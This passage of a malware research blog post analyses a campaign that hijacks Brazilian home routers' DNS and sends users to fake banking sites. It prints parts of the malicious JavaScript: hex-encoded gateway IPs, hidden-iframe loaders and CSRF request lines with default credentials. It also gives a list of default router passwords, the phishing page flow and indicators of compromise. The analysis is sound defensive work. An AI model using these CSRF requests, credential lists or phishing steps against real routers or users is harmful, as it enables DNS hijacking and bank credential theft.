38     var iii1922100 = '0xC0A80264';
39     var eee19202 = '0xC0A80002';
40     var jjj1920254 = '0xC0A800FE';
41     var fff10111 = '0x0A010101';
42     var fh1011100 = '0x0A010164';
43     var ggg19212 = '0xC0A80102';
44     var ga1921200 = '0xC0A801C8';
45     var hhh19222 = '0xC0A80202';
46     var hba1922254 = '0xC0A802FE';
47     var tr10001 = '0x0A000001';
48     var tcx1000100 = '0x0A000064';
49     var rrf10002 = '0x0A000002';
50     var raz1000254 = '0x0A0000FE';
51     var vbc83142 = '0x538E9BD1';
52     var bng184170 = '0xB8A8CA2';
53     var hjn1921001 = '0xC0A86401';
54     var hba192101 = '0xC0A80A01';
55     var lka19231 = '0xC0A80301';
56     var mgq10101 = '0x0A010001';
57     var Base64 = {
58         _keyStr: 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/',

```

Hex-encoded IP address list

The converted hexadecimal values reveal the following private IPs, these are the targeted home gateways (residential routers):

10.0.0.1

10.0.0.100

10.0.0.2

10.0.0.254

10.1.0.1

10.1.1.1

10.1.1.100

192.168.0.1

192.168.0.2

192.168.0.100

192.168.0.254

192.168.1.1

192.168.1.2

192.168.1.200

192.168.1.254

192.168.2.1

192.168.2.2

192.168.2.100

192.168.2.254

192.168.25.1

192.168.3.1

192.168.10.1

192.168.100.1

83.142.155.209

184.170.140.162

To our surprise, the list contains 2 public IPs as well.

83.142.155.209:

Poland Krakow Betanet Sp. ZO.o. (AS33838)

184.170.140.162:

Canada Montreal Estruxture DataCenters Inc.NETELLIGENT(AS10929)

It seems that these two were added deliberately for testing and might not serve any other purpose.

Next up, we have a variable that defines `http://` as a base64 encoded string. The two other functions defined here will be used to invoke HTTP requests. It seems that the developer wanted separate functions for calling stylesheets(*loadjscssfile*) and zero pixel iframes (*loadjscssfile1*). This is a common practice: maldvertisers hide the actual iframes to conceal malicious behaviour.

```

147     var pht = Base64.decode("aHR0cDovLw==");
148
149     function loadjscssfile(filename) {
150         var fileref = document.createElement('link');
151         fileref.setAttribute('rel', 'stylesheet');
152         fileref.setAttribute('type', 'text/css');
153         fileref.setAttribute('href', filename);
154         if (typeof fileref != 'undefined')
155             document.getElementsByTagName('head')[0].appendChild(fileref);
156     }
157
158     function loadjscssfile1(filename) {
159         var fileref = document.createElement('iframe');
160         fileref.setAttribute('name', 'google');
161         fileref.setAttribute('id', 'google');
162         fileref.setAttribute('style', 'position:absolute;width:0px;height:0px;');
163         fileref.setAttribute('src', filename);
164         if (typeof fileref != 'undefined')
165             document.getElementsByTagName('head')[0].appendChild(fileref);

```

Two loadjscssfile functions for initiating requests

The script continues by running an IP check from ipinfo.io, where a json is called and processed:

If the *response.country* section contains the **BR** string (Brazil), it will continue with a set of malicious actions.

```

$.getJSON('https://ipinfo.io/json', function(response) {
    if (response.country == 'BR') {
        //INICIANDO FALHAS SEM USER:SENHA

```

The function checks the country section in the response


```
239 http://ip-api.com GET /json/
Request Response
Raw Headers Hex
1 HTTP/1.1 200 OK
2 Date: Wed, 29 Jul 2020 12:32:11 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 283
5 Access-Control-Allow-Origin: *
6 X-Ttl: 60
7 X-Rl: 44
8
9 {
  "status": "success",
  "country": "Brazil",
  "countryCode": "BR",
  "region": "SP",
  "regionName": "Sao Paulo",
  "city": "São Paulo",
  "zip": "01323",
  "lat": -23.5475,
  "lon": -46.6361,
  "timezone": "America/Sao_Paulo",
  "isp": "Psychz Networks",
  "org": "AGIS",
  "as": "AS40676 Psychz Networks",
  "query": "209.14.0.164"
}
```

The JSON response from ip-api.com

If the ip-api.com query returns an IP that is not from Brazil (which means the victim is in a different country), it will continue running the following branch:

- Set a timeout for 6,000,000,000 milliseconds (69 days) to delay further action, then navigate to www.google.com.br
- Set a notification message in Brazilian for the current page (English translation):

We believe that you will find one of the links listed below useful:

You may not be able to view the requested page for one of the following reasons:

An outdated bookmark link

A search engine that has an outdated reference to our site

A misspelled URL

```

setTimeout(function() {
    window.location = 'http://www.google.com.br';
}, 6000000000);
} else {
    var strReferrer = document.referrer.toLowerCase();
    var blnSearchReferral = false;
    var blnInsiteReferral = false;
    var str = '';
    var strSite = '';
    str += 'Acreditamos que você achará útil um dos links listados abaixo:';
    str += '';
    str += 'Talvez não seja possível exibir a página solicitada devido a um dos seguintes motivos:';
    str += '';
    str += 'An Link de favoritos desatualizado';
    str += 'Um mecanismo de busca que possuia uma referênciadestatualizada de nosso site';
    str += 'Uma URL digitada erradamente';
    str += '';
    document.write(str);

```

Brazilian notification message in case the victim is not located in Brazil

If the victim's IP is from Brazil, the script invokes the previously defined function *loadjscssfile* and tries to change the remote router's DNS settings by sending hundreds of requests. The variable *pht* equals to *http://*. These requests contain the login credentials before the variables, which store the hex-encoded version of the target IP addresses (192.168.0.1). The IP address is then followed by the actual resource, in this case */dnscfg.cgi*, which is responsible for changing the residential router's DNS settings. This resource would change from router to router, depending on the vendor and the actual model, but the actors have managed to collect plenty of examples from actual routers.

All in all, **change.js can invoke 1,414 distinct requests** with different combinations of login credentials, IP addresses and URI resources. This shows that the developer tried to cast a wide net and reach as many routers/modems as possible.

```
loadjscssfile(pht + 'DXDSL:DXDSL@' + aaa19211 + '/dnscfg.cgi?dnsPrimary=' +
loadjscssfile(pht + 'ADSL:expert03@' + aaa19211 + '/dnscfg.cgi?dnsPrimary=' +
loadjscssfile(pht + 'DXDSL:DXDSL@' + ccc19201 + '/dnscfg.cgi?dnsPrimary=' +
loadjscssfile(pht + 'ADSL:expert03@' + ccc19201 + '/dnscfg.cgi?dnsPrimary=' +
loadjscssfile(pht + 'DXDSL:DXDSL@' + ddd19221 + '/dnscfg.cgi?dnsPrimary=' +
loadjscssfile(pht + 'ADSL:expert03@' + ddd19221 + '/dnscfg.cgi?dnsPrimary=' +
loadjscssfile(pht + 'admin:admin@' + aaa19211 + '/userRpm/LanDhcpServerRpm.
loadjscssfile(pht + 'admin:admin@' + aaa19211 + '/router/add_dhcp_segment.c
loadjscssfile(pht + 'user:user@' + aaa19211 + '/userRpm/LanDhcpServerRpm.ht
loadjscssfile(pht + 'user:user@' + aaa19211 + '/router/add_dhcp_segment.cgi
```

A snippet of the executed CSRF attacks

List of observed user/password credentials:

admin

admin:

:admin

admin:admin

admim:admin

admin:password

admin:123senha

admin:senha123

admin:DLKT20090202

admin:gvt123

admin:gvt12345

admin:Gvt12345

admin:123456

admin:vivo12345

support:support

vivo:vivo12345

root:root

adsl:expert03

dxdsl:dxdsl

xdsl:xdsl

super:super

user:user

TMAR#DLKT20060420:DLKT20060420

TMARDLKT93319:DLKT93319

It is interesting to note that the passwords “*gvt12345*” and “*vivo12345*” might be specifically targeting the Brazilian Internet Service Providers (ISP) GVT and Vivo, as these credentials are issued to residential modems by default.

A little bit of research also reveals what type of modems and gateways these ISPs provide for their residential devices:

ASUS RT-N56U

Baytec RTA04N

D-Link DSL 500B II

D-Link DSL 502G

D-Link DSL 2640B

D-Link DSL 2730B

D-Link DSL 2740R

Linksys WRT160N

Linksys WRT54GL

ZTE ZXDSL 831

Analyzing the Malicious Infrastructure

Let’s look behind the curtain to try and understand the attacker’s infrastructure. We know that the malicious redirector and JavaScript file is served from *1xb5bkr[.]googleads[.]store*.

Enumerating DNS records for this domain reveals a couple of things:


This subdomain has an A record of 191.232.252[.]215, which is in Brazil and served through Microsoft’s Cloud hosting. The A record is connected to *googleads[.]store* too.

IP Information for 191.232.252.215


— Quick Stats

IP Location	Brazil Campinas Microsoft Do Brasil Imp. E Com. Software E Video G
ASN	AS8075 MICROSOFT-CORP-MSN-AS-BLOCK, US (registered Mar 31, 1997)
Whois Server	whois.lacnic.net
IP Address	191.232.252.215
Reverse IP	1 website uses this address. IP information for 191[.]232[.]252[.]215






Initiating a reverse lookup and correlating the result with VirusTotal queries shows that this IP address has many other domains attached to it. It looks like the attackers are generating a new subdomain every day in order to change the address of their infrastructure, but all subdomains still use the same IPv4 server address.



Crawling one of these domains reveals that web directory listing is enabled on the server: we can spot four directories inside the `/mbl/` directory. All four directories have `thead.php` redirector and the `change.js` malicious JavaScript inside. It seems that the purpose of these directories was to test different redirectors for different scenarios, but all four contain the same set of files at the moment.



Index of /mbl

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 1/	2020-07-18 09:00	-	
 2/	2020-07-18 09:00	-	
 3/	2020-07-18 09:00	-	
 4/	2020-07-18 09:00	-	

Browsing web directories left enabled

DNS Trickery: Fake Brazilian Banking Websites Stealing Client Credentials

Commonly these DNS changer attacks manifest in phishing or credential harvesting. One revelation is that the malicious DNS servers send a malicious IP address back when certain Brazilian Bank websites are queried:

```
neo@zion:~$ nslookup bb.com.br 8.8.8.8
Server:          8.8.8.8
Address:         8.8.8.8#53

Non-authoritative answer:
Name:   bb.com.br
Address: 170.66.11.10

neo@zion:~$ nslookup bb.com.br 45.62.198.73
Server:          45.62.198.73
Address:         45.62.198.73#53

Name:   bb.com.br
Address: 45.62.198.156
```

BB Bank

```
neo@zion:~$ nslookup itau.com.br 45.62.198.73
Server:          45.62.198.73
Address:         45.62.198.73#53

Name:   itau.com.br
Address: 45.62.198.156

neo@zion:~$ nslookup itau.com.br 8.8.8.8
Server:          8.8.8.8
Address:         8.8.8.8#53

Non-authoritative answer:
Name:   itau.com.br
Address: 2.22.89.143
```

Itau Bank

```
neo@zion:~$ nslookup banco.bradesco 45.62.198.73
Server:          45.62.198.73
Address:         45.62.198.73#53

Name:   banco.bradesco
Address: 45.62.198.156

neo@zion:~$ nslookup banco.bradesco 8.8.8.8
Server:          8.8.8.8
Address:         8.8.8.8#53

Non-authoritative answer:
Name:   banco.bradesco
Address: 92.123.36.47
Name:   banco.bradesco
Address: 2a02:26f0:dc:2a4::2f9
Name:   banco.bradesco
Address: 2a02:26f0:dc:280::2f9
```

Banco Bradesco

```
neo@zion:~$ nslookup santander.com.br 8.8.8.8
Server:          8.8.8.8
Address:         8.8.8.8#53

Non-authoritative answer:
Name:   santander.com.br
Address: 23.213.164.73

neo@zion:~$ nslookup santander.com.br 45.62.198.73
Server:          45.62.198.73
Address:         45.62.198.73#53

Name:   santander.com.br
Address: 45.62.198.157
```


These attackers might be trying to redirect the victim to a fake Banking website, and eventually steal their banking credentials.

As of writing this article, the IP addresses serve a fake Banco do Brasil front-end under *www.bb.com.br/dktp/logon.php*, which looks like a registration for new visitors to sign up for the fake service.



Fake Banco Do Brasil banking website (Note the warning on the TLS certificate)

Analysing the TLS certificate reveals that it is a self-signed certificate and registered with the e-mail address [[email_protected](#)], which is a fake name. The domain is listed for sale and is not currently owned by anyone.

```
2Z1oi2dEt/oE51m50PYK66unJ8LntJwwZBc53WDq0tLjnQexqodVb6G550wtbf/6
V5LyainrFIzuDo779rEJYJE7eG1PV0ukTGzKstcBrII3ENfDa1No7Xg7WLEGtnue
gLzTBXtwmvIRvvLec9WAwD/pSq92c1N9oiceKSW9VUVP/I=
-----END CERTIFICATE-----
subject=C = BR, ST = CATARINA, L = SUL, O = SULAMERICA, OU = SUL
, emailAddress = manito@miguelito.com

issuer=C = BR, ST = CATARINA, L = SUL, O = SULAMERICA, OU = SULAI
emailAddress = manito@miguelito.com

-----
No client certificate CA names sent
Server Temp Key: ECDH, P-256, 256 bits
-----
SSL handshake has read 1466 bytes and written 312 bytes
Verification error: self signed certificate
-----
New, (NONE), Cipher is (NONE)
Server public key is 2048 bit
Secure Renegotiation IS supported
```


A self-signed certificate of the fake banking website

Another login panel was found in pflogin.php, asking for a username and a password as well. This is the main login page for the Internet Banking service.



Login panel on the fake Banco do Brasil website

Below you can see how the original Banco do Brasil website looks like when the DNS settings are not altered, and the request to the original domain goes to the proper IP address 170.66.11.10. Also, the original website does not have a */dktp/* folder, unlike the fake website. The login page for the Internet Bank is also at a different path: <https://www2.bancobrasil.com.br/aapf/login.jsp>




The original Banco do Brasil website

On the fake website, once the victim has passed his/her credentials, the login page redirects the visitor to update.php, which is then followed by a form action to update2.php.

```
https://www.bb.com.br/dktp/ x +
view-source:https://www.bb.com.br/dktp/update.php
64
65
66     </table>
67     <br/>
68
69     <div class="dvBtn" onclick="javascript: sendForm();">CONFIRMAR</div>
70     <div class="dvBtn">LIMPAR</div>
71
72
73     <form action="update2.php" method="post" name="form" id="form">
74         <input type="hidden" name="dado4" id="dado4"></input>
75         <input type="hidden" name="dado5" id="dado5"></input>
76     </form>
77 </div>
```

The fake dktp login form redirects victims to update2.php


An automatic refresh action is executed by a meta tag, which then calls aguarde2.php.



```
1
2
3
4 <!DOCTYPE html>
5
6 <html>
7   <head>
8     <meta charset="utf-8">
9     <meta http-equiv="X-UA-Compatible" content="IE=edge">
10    <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon">
11    <link rel="icon" href="/favicon.ico" type="image/x-icon">
12
13    <title>BB.do Br</title>
14    <meta http-equiv="refresh" content="0;url="aguarde2.php">
15  </body>
16 </html>
```

The next link in the redirect chain is [aguarde2.php](#)

Then the user is finally redirected to [atualizando.php](#) with a Timeout function, and is presented with the login page again.



```
1 <!DOCTYPE html>
2 <html lang="pt-br"><head>
3 <meta http-equiv="content-type" content="text/html; charset=windows-1252">
4 <meta http-equiv="X-UA-Compatible" content="IE=edge">
5 <style>
6   .carregando-login{width: 296px;font-family: "Hevetica Neue", "Helvetica";
7   background-image: url(/desktop/aapf/imagens/icones/carregandoLogin.gif);
8   background-repeat: no-repeat no-repeat;margin: auto auto;height: 60px;pa
9   #deployJavaPlugin{width: 0px;height: 0px;}
10  .principal-overlay{width: 100%;height: 100%;left: 0px;top: 0px;backgroun
11 </style>
12 <script type="text/javascript" src="aguarde_arquivos/jquery-1.js"></script>
13 <script type="text/javascript">
14   jQuery(document).ready(function($) {
15     setTimeout(function() {
16       location.href="atualizando.php";
17     }, 1500);
18   });
19 </script>
```

After [aguarde2.php](#), the destination is [atualizando.php](#)

At this point the damage is done, and the threat actors have received the victim's credential for the Online Banking service. The attackers will usually empty the accounts in a manner of hours, and victims will have a hard time chasing down their money, after it is funnelled over several accounts or turned into some type of cryptocurrency.

Basic Recommendations for Protection Against Attacks

There are many common-sense rules for [security online](#), but since these attacks on Brazilian routers spread through advertisements and trackers on compromised websites, our tips focus on ad and tracker blocking options.

For users:

- Change the default login passwords on residential routers to protect you against DNS setting hijacking
- Use browser addons and strict browser settings against malvertising:
 - uBlock Origin
 - Privacy Badger
 - HTTPS Everywhere
 - Use the Strict mode for Trackers in Firefox
 - Use the Google Safe Browsing feature
 - Use an anti-virus on your computer and router

For banks:

Implement a [HSTS](#) policy, so users are protected against MitM and cookie hijacking (upon a certificate error, users are not let through)

Indicators of a Compromise:

Malicious DNS servers:

- 45.62.198[.]73
- 45.62.198[.]74
- 45.62.198[.]242
- 0:0:0:0:ffff:2d3e[:]c649
- 0:0:0:0:ffff:2d3e[:]c64a

Fake banking websites:

- 45.62.198[.]156
- 45.62.198[.]157

Malicious redirectors:

- 191.232.252[.]215
- googleads[.]store
- *.googleads[.]store

The source of the initial sample comes from NCSC-FI (National Cyber Security Centre Finland).



Albert Zsigovits

Malware Researcher



CUJO AI Lens

An AI-powered analytics solution that, for the first time, gives operators an aggregated, dynamic and near real-time view into the way end users utilize their home or business networks

[Learn more](#)



Explorer

Provides complete, programmatic access to granular data via APIs to all the information collected and processed by the CUJO AI Platform

[Learn more](#)



Compass

An advanced service that empowers families and businesses to define and manage how their members' online activity affects their everyday lives

[Learn more](#)

Other posts by Albert Zsigovits

[All posts by Albert Zsigovits](#)

Privacy Overview

This website uses cookies to improve your experience while you navigate through the website. Out of these, the cookies that are categorized as necessary are stored on your browser as they are essential for the working of basic functionalities of the website. We also use third-party cookies that help us analyze and understand how you use this website. These cookies will be stored in your browser only with your consent. You also have the option to opt-out of these cookies. But opting out of some of these cookies may affect your browsing experience.

Necessary cookies are absolutely essential for the website to function properly. These cookies ensure basic functionalities and security features of the website, anonymously.

Cookie	Duration	Description
__GRECAPTCHA	5 months 27 days	This cookie is set by the Google recaptcha service to identify bots to protect the website against malicious spam attacks.
cookielawinfo-checkbox-advertisement	1 year	Set by the GDPR Cookie Consent plugin, this cookie is used to record the user consent for the cookies in the "Advertisement" category .
cookielawinfo-checkbox-analytics	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
cookielawinfo-checkbox-analytics	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Analytics".
cookielawinfo-checkbox-functional	11 months	The cookie is set by GDPR cookie consent to record the user consent for the cookies in the category "Functional".
cookielawinfo-checkbox-necessary	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookies is used to store the user consent for the cookies in the category "Necessary".

Cookie	Duration	Description
cookieLawinfo-checkbox-others	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Other".
cookieLawinfo-checkbox-performance	11 months	This cookie is set by GDPR Cookie Consent plugin. The cookie is used to store the user consent for the cookies in the category "Performance".
cujo_cerber_*	1 day	Secures the website by detecting and mitigating malicious activity.
viewed_cookie_policy	11 months	The cookie is set by the GDPR Cookie Consent plugin and is used to store whether or not user has consented to the use of cookies. It does not store any personal data.

Functional cookies help to perform certain functionalities like sharing the content of the website on social media platforms, collect feedbacks, and other third-party features.

Performance cookies are used to understand and analyze the key performance indexes of the website which helps in delivering a better user experience for the visitors.

Analytical cookies are used to understand how visitors interact with the website. These cookies help provide information on metrics the number of visitors, bounce rate, traffic source, etc.

Cookie	Duration	Description
_ga	session	The _ga cookie, installed by Google Analytics, calculates visitor, session and campaign data and also keeps track of site usage for the site's analytics report. The cookie stores information anonymously and assigns a randomly generated number to recognize unique visitors.
_gat_gtag_UA_128580456_1	session	Set by Google to distinguish users.
_gid	session	Installed by Google Analytics, _gid cookie stores information on how visitors use a website, while also creating an analytics report of the website's performance. Some of the data that are collected include the number of visitors, their source, and the pages they visit anonymously.

Advertisement cookies are used to provide visitors with relevant ads and marketing campaigns. These cookies track visitors across websites and collect information to provide customized ads.

Other uncategorized cookies are those that are being analyzed and have not been classified into a category as yet.